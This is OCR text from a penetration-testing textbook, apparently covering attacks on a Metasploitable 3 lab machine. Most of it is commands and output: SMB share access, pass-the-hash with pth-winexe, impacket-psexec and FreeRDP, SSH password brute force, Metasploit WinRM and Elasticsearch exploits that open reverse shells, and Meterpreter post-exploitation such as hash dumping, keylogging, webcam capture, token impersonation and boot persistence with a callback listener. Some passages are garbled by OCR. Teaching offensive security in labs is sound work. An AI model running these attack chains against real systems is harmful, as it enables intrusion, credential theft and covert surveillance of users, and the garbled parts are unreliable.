



Figure 8.17 – Cracking password hashes

SMB is a common network service that's found within many client and server systems within an organization. SMB allows hosts to remotely share and access files over a TCP/IP network.

• Power on both the Kali Linux and Metasploitable 3 virtual machines.

• Use the following SMBclient command to list the remote file that's been shared on Metasploitable 3 using the identity of the Administrator user:kali@kali:~$ **smbclient -L \\\\172.30.1.21\\ -U Administrator**
When listing the file shares on a Windows system, **** is required before the IP address of the target system and **** is required after the IP address.

• You will be prompted to authenticate the identity as **Administrator**; simply use **vagrant** as the password. This password was retrieved in the *Exploiting Windows Remote Desktop Protocol* section.The following screenshot shows a list of file shares on the target:



Since we've authenticated to the remote target as the Administrator, access to all the listed file shares will be available, including the **ADMIN$** location.

• Let's take a look at the **ADMIN$** share location on the target system:kali@kali:~$ **smbclient \\\\172.30.1.21\\ADMIN$ -U Administrator**
The following screenshot shows the file listing within the **ADMIN$** share location:

```
kali@kali:~$ smbclient \\\\172.30.1.21\\ADMIN$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jul 18 05:39:29 2021
  ..                                  D        0  Sun Jul 18 05:39:29 2021
  AppCompat                           D        0  Mon Jul 13 23:20:08 2009
  AppPatch                            D        0  Sat Nov 20 22:31:48 2010
  assembly                          DSR        0  Sun Jul 18 05:35:49 2021
  bfsvc.exe                           A    71168  Sat Nov 20 22:24:24 2010
  Boot                                D        0  Mon Jul 13 23:20:09 2009
  bootstat.dat                       AS    67584  Thu Jul 29 20:48:18 2021
  Branding                            D        0  Tue Jul 14 01:37:10 2009
  Cursors                             D        0  Mon Jul 13 23:20:09 2009
  debug                               D        0  Tue Jul 14 00:56:52 2009
  diagerr.xml                         A     1908  Sun Jul 18 05:06:23 2021
```

Figure 8.28 – Accessing a remote share

• Next, let's take a look at the **C$** location on the remote server:kali@kali:~$ **smbclient \\\\172.30.1.21\\C$ -U Administrator**
The following screenshot shows the list of files and directories within the **C:** directory within the target system:

```
kali@kali:~$ smbclient \\\\172.30.1.21\\C$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jul 13 22:34:39 2009
  Boot                              DHS        0  Sun Jul 18 06:05:26 2021
  bootmgr                          AHSR   383786  Sat Nov 20 22:24:02 2010
  BOOTSECT.BAK                     AHSR     8192  Sun Jul 18 06:05:27 2021
  Documents and Settings          DHSrn        0  Tue Jul 14 01:06:44 2009
  glassfish                           D        0  Sun Jul 18 05:20:59 2021
  inetpub                             D        0  Sun Jul 18 05:15:40 2021
  jack_of_diamonds.png                A        0  Sun Jul 18 05:39:25 2021
  java0.log                           A      103  Sun Jul 18 05:38:10 2021
  java1.log                           A      103  Sun Jul 18 05:38:10 2021
  java2.log                           A      103  Sun Jul 18 05:38:10 2021
  ManageEngine                        D        0  Sun Jul 18 05:36:27 2021
```

• To download a file from the remote share to your local attacker system, use the **get** command within the SMB mode:smb: \> **get jack_of_diamonds.png**
smb: \> **exit**

1. Ensure both the Kali Linux (attacker) and Metasploitable 3 (target) virtual machines are powered on.
2. Next, let's attempt to gain accesss to the Windows Command Prompt shell on our Kali Linux machine by passing the hashes of the Administrator account of our target:kali@kali:~$ **pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b //**

172.30.1.21 cmd

When using the PTH-WinExe tool, a **%** character is used to separate the username and the LM hash. As shown in the following screenshot, we can successfully pass the hash of the Administrator user account to the target and gain a Windows Command Prompt shell:

```
kali@kali:~$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435
b51404ee:e02bc503339d51f71d913c245d35b50b //172.30.1.21 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
vagrant-2008r2\administrator

C:\Windows\system32>
```

Pass The Hash technique

As shown in the preceding screenshot, it's quite simple to perform the pass the hash technique once you've obtained a user's password hash value. Later in this book, you will learn how to capture these password hashes as they are sent across a network between host systems.

1. Next, use the Impacket-PsExec module with the Administrator username and the LM and NTLM hashes to gain access to a remote shell on the target:kali@kali:~$ **impacket-psexec Administrator@172.30.1.21 -hashes aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b**

As shown in the following screenshot, the **impacket-psexec** tool allowed us to pass the hash of the Administrator's user account to the target Windows-based host and gain access to a remote shell on the target:

```
kali@kali:~$ impacket-psexec Administrator@172.30.1.21 -hashes aad3b435b51404eeaad3b4
35b51404ee:e02bc503339d51f71d913c245d35b50b
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.30.1.21.....
[*] Found writable share ADMIN$
[*] Uploading file kBHqeNEc.exe
[*] Opening SVCManager on 172.30.1.21.....
[*] Creating service oZQE on 172.30.1.21.....
[*] Starting service oZQE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Figure 8.31 – Passing the hash with Impacket

As shown in the preceding screenshot, the Impacket tool discovered a remote file share on the target system and was able to upload a malicious payload to the target. Next, the payload was executed on the target, which allowed us to gain a reverse shell on the target system.

Next, you will learn how to pass the hash to gain access to a remote desktop session on a target Windows system.

xfreerdp /u:Administrator /pth:e02bc503339d51f71d913c245d35b50b /v:172.30.1.21




Figure 8.32 – Passing the hash with FreeRDP

SSH is a common network protocol that operates in a client-server model and provides data encryption to ensure the client and server systems are confidential.

Medusa, an online password cracking tool for identifying valid passwords, to gain access to the target using SSH. Use the following command:kali@kali:~$ **medusa -h 172.30.1.21 -u Administrator -P /usr/share/wordlists/rockyou.txt -M ssh**




Figure 8.40 – Searching for WinRM modules

```
msf6 auxiliary(scanner/winrm/winrm_cmd) > run

[+] 172.30.1.21:5985     :
Windows IP Configuration

   Host Name . . . . . . . . . . . . : vagrant-2008R2
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-94-A4-89
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::ec85:165d:a4b5:c680%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.30.1.21(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, July 28, 2021 8:11:04 AM
   Lease Expires . . . . . . . . . . : Wednesday, July 28, 2021 9:06:04 AM
```

Figure 8.41 – Using the WinRM scanner on Metasploit

1. Next, let's attempt to exploit WinRM on the target. Use the following commands to set a WinRM exploit, the remote host IP address (**RHOSTS**), and the local IP address of Kali Linux (**LHOST**):msf6 > **use exploit/windows/winrm/winrm_script_exec**
msf6 exploit(windows/winrm/winrm_script_exec) > **set RHOSTS 172.30.1.21**
msf6 exploit(windows/winrm/winrm_script_exec) > **set LHOSTS 172.30.1.20**
After selecting the exploit, a reverse shell payload is automatically coupled to the exploit from Metasploit.

2. For the exploit to have a better chance of being successful, force the exploit module to use the VBS CmdStager feature:msf6 exploit(windows/winrm/winrm_script_exec) > **set FORCE_VBS true**

3. Set the Administrator's username and password and launch the exploit:msf6 exploit(windows/winrm/winrm_script_exec) > **set USERNAME Administrator**
msf6 exploit(windows/winrm/winrm_script_exec) > **set PASSWORD vagrant**
msf6 exploit(windows/winrm/winrm_script_exec) > **exploit**

1. Use the **search elastic** command within Metasploit to search for modules that contain the specified keyword.The following screenshot shows the results after performing the search:

```
msf6 > search elastic

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check
   -  ----                                                  ---------------  ----       -----
   0  exploit/multi/elasticsearch/script_mvel_rce           2013-12-09       excellent  Yes
Execution
   1  auxiliary/scanner/elasticsearch/indices_enum                           normal     No
   2  exploit/multi/elasticsearch/search_groovy_script      2015-02-11       excellent  Yes
   3  auxiliary/scanner/http/elasticsearch_traversal                         normal     Yes
al
   4  exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Yes
 Code Execution
```

Figure 8.43 – Searching for ElasticSearch modules

2. Next, use the following command to invoke the first **exploit** module:msf6 > **use exploit/multi/elasticsearch/script_mvel_rce**
Once the exploit has been selected, Metasploit automatically couples a recommended payload with the exploit.

3. Next, set the **RHOSTS** (target) and **LHOST** (Kali Linux) values on the exploit and payload. Then, launch the exploit:msf6 exploit(multi/elasticsearch/script_mvel_rce) > **set RHOSTS 172.30.1.21**
msf6 exploit(multi/elasticsearch/script_mvel_rce) > **set LHOST 172.30.1.20**
msf6 exploit(multi/elasticsearch/script_mvel_rce) > **exploit**
As shown in the following screenshot, the exploit was successful:

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 172.30.1.20:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58060 bytes) to 172.30.1.21
[*] Meterpreter session 3 opened (172.30.1.20:4444 → 172.30.1.21:49231) at 2021-07-28 12:16:11 -0400
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\HRn.jar' on the target

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter >
```

Figure 8.44 – Exploiting Elasticsearch

As shown in the preceding screenshot, the exploit was able to successfully perform RCE on the target system, and then deliver and execute the reverse shell payload on the host. With that, we have gained a reverse shell and compromised the target.

Using **Simple Network Management Protocol** (**SNMP**) is a very popular networking protocol that allows IT professionals to remotely monitor and perform device configurations to hosts across a network. SNMP operates on **User Datagram Protocol** (**UDP**) service port **161** by default and operates with an **SNMP Manager** application installed on the IT professionals' computer, an **SNMP Agent** operating on the remote host to monitor, and a **Management Information Base** (**MIB**), which the SNMP Agent uses to perform queries and configurations on a device.

```
msf6 > use auxiliary/scanner/snmp/snmp_enum
msf6 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 172.30.1.21
msf6 auxiliary(scanner/snmp/snmp_enum) > run
```

```
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[+] 172.30.1.21, Connected.

[*] System information:

Host IP                       : 172.30.1.21
Hostname                      : vagrant-2008R2
Description                   : Hardware: AMD64 Family 25 Model
601 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 00:21:13.01
Uptime system                 : 00:21:03.39
System date                   : 2021-7-28 09:24:49.2
```

Figure 8.46 – Enumerating SNMP information

Metasploit Cheat Sheet: https://www.sans.org/blog/sans-pen-test-cheat-sheet-metasploit/.

One method of doing this is to perform a watering hole attack. Imagine that, during the employees' lunch break, some would visit the nearby coffee shop for a warm or cold beverage. Hackers could be monitoring the movements of the employees of the organization – say they visit places that contain public Wi-Fi quite often during their breaks, or even after work. Let's say there's a group of employees who frequently connect their mobile devices to the local coffee shop's public available Wi-Fi network. The attacker can compromise the coffee shop's Wi-Fi network and plant a payload that downloads to any device connected to the network, and then runs in the background of any infected device.

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Figure 9.2 – Retrieving system information

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 9.3 – Determining user privileges

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
```

Figure 9.4 – Extracting password hashes from the SAM file

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 256   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 332   312   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 372   312   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 384   364   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 420   364   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 468   372   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 476   372   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 484   372   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
```

Running processes on the target system

Figure 9.5 – Viewing running processes

To automatically migrate the Meterpreter process to a less suspicious process on the compromised host, use the following command:meterpreter > **run post/windows/manage/migrate**

The following is a brief list of useful commands that are used within Meterpreter:

- **keyscan_start**: Meterpreter begins capturing the keystrokes entered by a user on the compromised host.
- **keyscan_stop**: Stop capturing the keystrokes entered by a user on the compromised system.
- **keyscan_dump**: Exports the captured keystrokes into a file.
- **screenshot**: Meterpreter will capture a screenshot of the desktop on the compromised host.
- **screenshare**: Begins a real-time stream showing the live actions performed by a user on the compromised host.
- **record_mic**: Meterpreter activates the microphone on the compromised host and begins recording.
- **webcam_list**: Displays a list of webcams available on the compromised host.
- **webcam_snap**: Activates the webcam on the compromised host and takes a picture.
- **webcam_stream**: Begins a live stream from the webcam on the compromised system.
- **search**: Using the **search –f <filename>** command quickly searches on the compromised system for the file.
- **pwd**: Displays the present working directory when using a Meterpreter shell on a compromised system.
- **cd**: This command allows you to change the working directory while using the Meterpreter session on a compromised host.

```
meterpreter > upload /home/kali/vncviewer.exe c:\\
[*] uploading  : /home/kali/vncviewer.exe → c:\
[*] uploaded   : /home/kali/vncviewer.exe → c:\\vncviewer.exe
meterpreter >
```

Figure 9.7 – Uploading a file

```
meterpreter > shell
Process 4560 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Figure 9.8 – Spawning the Windows native shell

```
C:\>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is EC12-BBA8

 Directory of C:\

07/18/2021  02:20 AM    <DIR>          glassfish
07/18/2021  02:15 AM    <DIR>          inetpub
07/18/2021  02:39 AM                 0 jack_of_diamonds.png
07/18/2021  02:39 AM    <DIR>          startup
07/18/2021  02:23 AM    <DIR>          tools
07/18/2021  02:16 AM    <DIR>          Users
08/06/2021  08:53 AM           367,616 vncviewer.exe
07/18/2021  02:22 AM    <DIR>          wamp
07/18/2021  02:39 AM    <DIR>          Windows
10/07/2015  06:22 PM               226 __Argon__.tmp
               6 File(s)        368,151 bytes
              13 Dir(s)  48,141,541,376 bytes free
```

Figure 9.9 – Interacting with the Windows native shell

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
[*] Downloading: c:\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
[*] download   : c:\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
```

Figure 9.10 – Downloading files

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 9.11 – Performing privilege escalation

To get started with impersonating another user, please use the following instructions:

1. On the Meterpreter shell, load the **incognito** module:meterpreter > **use incognito**

2. Next, display the list of delegation and impersonation tokens on the compromised system:meterpreter > **list_tokens -u**

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================

NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
========================================

NT AUTHORITY\ANONYMOUS LOGON
```

Figure 9.12 – Viewing tokens

```
meterpreter > impersonate_token VAGRANT-2008R2\\Administrator
[-] No delegation token available
[+] Successfully impersonated user VAGRANT-2008R2\Administrator
meterpreter >
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter >
```

Figure 9.14 – Impersonating another user

```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter >
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] incognito_list_tokens: Operation failed: Access is denied.
meterpreter >
```

Figure 9.15 – Unable to view tokens as the administrator

1. Use the **background** command to send the Meterpreter session to the background without terminating it and gain a session number:

```
meterpreter > background
[*] Backgrounding session 1...
msf6 >
```

Figure 9.18 – Backgrounding the Meterpreter session

Ensure you take a note of the session number; you can use the **sessions** command within Metasploit to see all sessions.

2. Next, select the **local persistence** module, set the session number, and configure the module to take effect when the system starts up:msf6 > **use exploit/windows/local/persistence**
msf6 exploit(windows/local/persistence) > **set SESSION 1**
msf6 exploit(windows/local/persistence) > **set STARTUP SYSTEM**

3. Configure the **LHOST** and **LPORT** values as the IP address on your Kali Linux machine and use a different listening port (do not use the default port, **4444**):msf6 exploit(windows/local/persistence) > **set LHOST 172.30.1.20**
msf6 exploit(windows/local/persistence) > **set LPORT 87**
msf6 exploit(windows/local/persistence) > **exploit**
Next, configure a listener to capture the callback connection from the target whenever it reboots:msf6 > **use exploit/multi/handler**
msf6 exploit(multi/handler) > **set payload windows/meterpreter/reverse_tcp**

msf6 exploit(multi/handler) > **set AutoRunScript post/windows/manage/migrate**
msf6 exploit(multi/handler) > **set LHOST 172.30.1.20**
msf6 exploit(multi/handler) > **set LPORT 87**
msf6 exploit(multi/handler) > **exploit**

```
meterpreter > arp

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    10.11.12.1         08:00:27:af:c3:a0  19
    10.11.12.255       ff:ff:ff:ff:ff:ff  19
    172.30.1.1         08:00:27:ec:e7:d6  11
    172.30.1.20        08:00:27:9c:f5:48  11
    172.30.1.255       ff:ff:ff:ff:ff:ff  11
    224.0.0.22         00:00:00:00:00:00  1
```

Figure 9.22 – Viewing the ARP cache

```
meterpreter > ipconfig

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:94:a4:89
MTU          : 1500
IPv4 Address : 172.30.1.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::ec85:165d:a4b5:c680
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 9.23 – Viewing IP addressing on Interface 11

```
Interface 19
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:0a:6c:01
MTU          : 1500
IPv4 Address : 10.11.12.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::11d0:91a4:8197:d027
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 9.24 – Discovering additional network adapters

```
meterpreter > route

IPv4 network routes
